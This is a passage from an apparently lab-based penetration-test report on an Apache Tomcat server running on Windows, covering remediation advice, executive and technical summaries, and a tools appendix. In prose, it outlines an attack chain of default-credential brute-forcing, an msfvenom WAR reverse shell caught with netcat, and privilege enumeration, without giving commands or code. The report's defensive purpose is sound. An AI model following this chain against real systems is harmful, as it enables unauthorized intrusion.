   - **Validate WAR File Uploads:** Implement strict controls to ensure that only certified and verified applications can be deployed. In particular, validate file integrity and signature before accepting any WAR file.
   - **Monitor and Log Deployments:** Audit and log all deployment activities so that any anomalous behavior during file uploads can be tracked and reviewed promptly.
3. **Mitigate Excessive Privileges on the Windows Host**
   - **Enforce the Principle of Least Privilege:** Regularly review and restrict account privileges, eliminating any rights that are not essential for normal operations.
   - **Security Policies:** Configure Windows security policies to limit the use of critical privileges (such as SeDebugPrivilege and SeImpersonatePrivilege) to only strictly authorized accounts.
   - **Periodic Audits:** Perform regular audits of group policies and account configurations to quickly identify and remediate any insecure privilege assignments.
4. **Enhance Monitoring and Incident Response**
   - **Continuous Monitoring:** Deploy robust monitoring solutions to continuously track access to the Tomcat Manager interface and key activities on the host, especially regarding deployment actions.
   - **Security Alerts:** Configure real-time alerts to detect unusual behavior or suspected intrusion attempts, enabling rapid response to potential security incidents.

- **Comprehensive Logging:** Maintain detailed logs of VPN connections and host activities to support post-incident investigations and regular security audits.

Implementing these recommendations will address the critical vulnerabilities observed—from the exposed Tomcat Manager interface with weak default credentials and its insecure deployment mechanism, to the excessive privileges on the Windows host—thereby significantly reducing the attack surface and strengthening the overall security posture.

5 Conclusions

Executive Summary

Imagine your organization as a modern fortress with state-of-the-art defenses—a place where every door is secured and every key is accounted for. However, our assessment revealed that a few of these entry points aren’t as fortified as they should be. In our evaluation of a Windows-based host running Apache Tomcat, we identified several vulnerabilities that could allow an attacker to breach your defenses:

- **Weak Default Credentials:** The Tomcat Manager interface was accessible using weak default credentials (e.g., "tomcat/REDACTED"). This is akin to using a simple, guessable key to secure a sensitive door.
- **Insecure Application Deployment:** The interface permits the upload and deployment of WAR files without rigorous validation, making it possible for an attacker to deploy a malicious application—much like allowing an unauthorized device to be installed within your secure premises.
- **Excessive Privileges:** Once the attacker gained access, the compromised Windows host revealed numerous elevated privileges, enabling near-administrative control over the system. This situation is comparable to handing someone a master key that unlocks almost every door.

If these issues persist, they could lead to unauthorized system access, operational disruptions, and significant damage to your organization’s reputation. Strengthening these security measures is essential to ensure your digital fortress remains secure.

Technical Summary

Our technical review pinpointed several critical vulnerabilities in the target environment:

1. **Exposed Tomcat Manager Interface with Weak Default Credentials:**
   - **Issue:** The Apache Tomcat Manager interface was open on port 8080, using weak default credentials (e.g., "tomcat/REDACTED").
   - **Risk:** This flaw enables brute-force attacks against the management interface, allowing an attacker to gain administrative access and manipulate deployment settings.
2. **Remote Code Execution via Malicious WAR File Upload:**

- **Issue:** The Tomcat Manager interface accepts WAR file uploads without stringent validation.
- **Risk:** By uploading a malicious WAR file (crafted with msfvenom to spawn a reverse shell), an attacker can execute arbitrary code on the host, leading to full remote code execution.

3. **Excessive Privileges on the Windows Host:**
   - **Issue:** Upon establishing a reverse shell, the Windows host was found to have numerous elevated privileges (e.g., SeDebugPrivilege, SeImpersonatePrivilege).
   - **Risk:** These excess privileges allow an attacker to further modify system configurations, load unauthorized drivers, and ultimately seize complete control over the host.

Together, these vulnerabilities demonstrate that while some security measures are in place, critical gaps remain—gaps that could allow an attacker to completely compromise your system. Immediate remediation, including enforcing stronger credential policies, securing application deployment, and tightening privilege assignments, is essential to fortify your security posture.

Appendix: Tools Used

- **Ping Description:** A basic ICMP utility used to verify connectivity and confirm if the target host is operational. In our engagement, the `ping` command returned a TTL of 127, indicating that the host is running Windows.
- **Nmap Description:** A comprehensive network scanner employed to perform full TCP port scans and service detection. Nmap identified that port 8080 was open and running an Apache Tomcat service, which was instrumental in mapping the target environment and identifying potential attack vectors.
- **Brute-Force Python Script Description:** A custom Python script was used to perform credential brute-forcing on the Apache Tomcat Manager interface. The script iterated over Default username and password lists until valid credentials were discovered, thereby allowing further exploitation.
- **Msfvenom Description:** A powerful payload generation tool used to create a malicious WAR file. In this engagement, msfvenom generated a reverse shell payload packaged as a WAR file, which was later deployed via the Tomcat Manager interface to achieve remote code execution.
- **Netcat Description:** A versatile network utility used to set up a listener for the reverse shell connection established after deploying the malicious WAR file. Netcat allowed us to capture and interact with the reverse shell for post-exploitation activities.
- **Windows Command Line (whoami /priv) Description:** Native Windows commands were used post-exploitation to assess the privileges of the compromised account. Executing `whoami /priv` provided a detailed list of enabled privileges, confirming the extent of administrative control achieved on the target system.

These tools were integral to the engagement—from initial network mapping and service discovery to exploitation and post-compromise analysis—ensuring a comprehensive evaluation of the target’s security posture.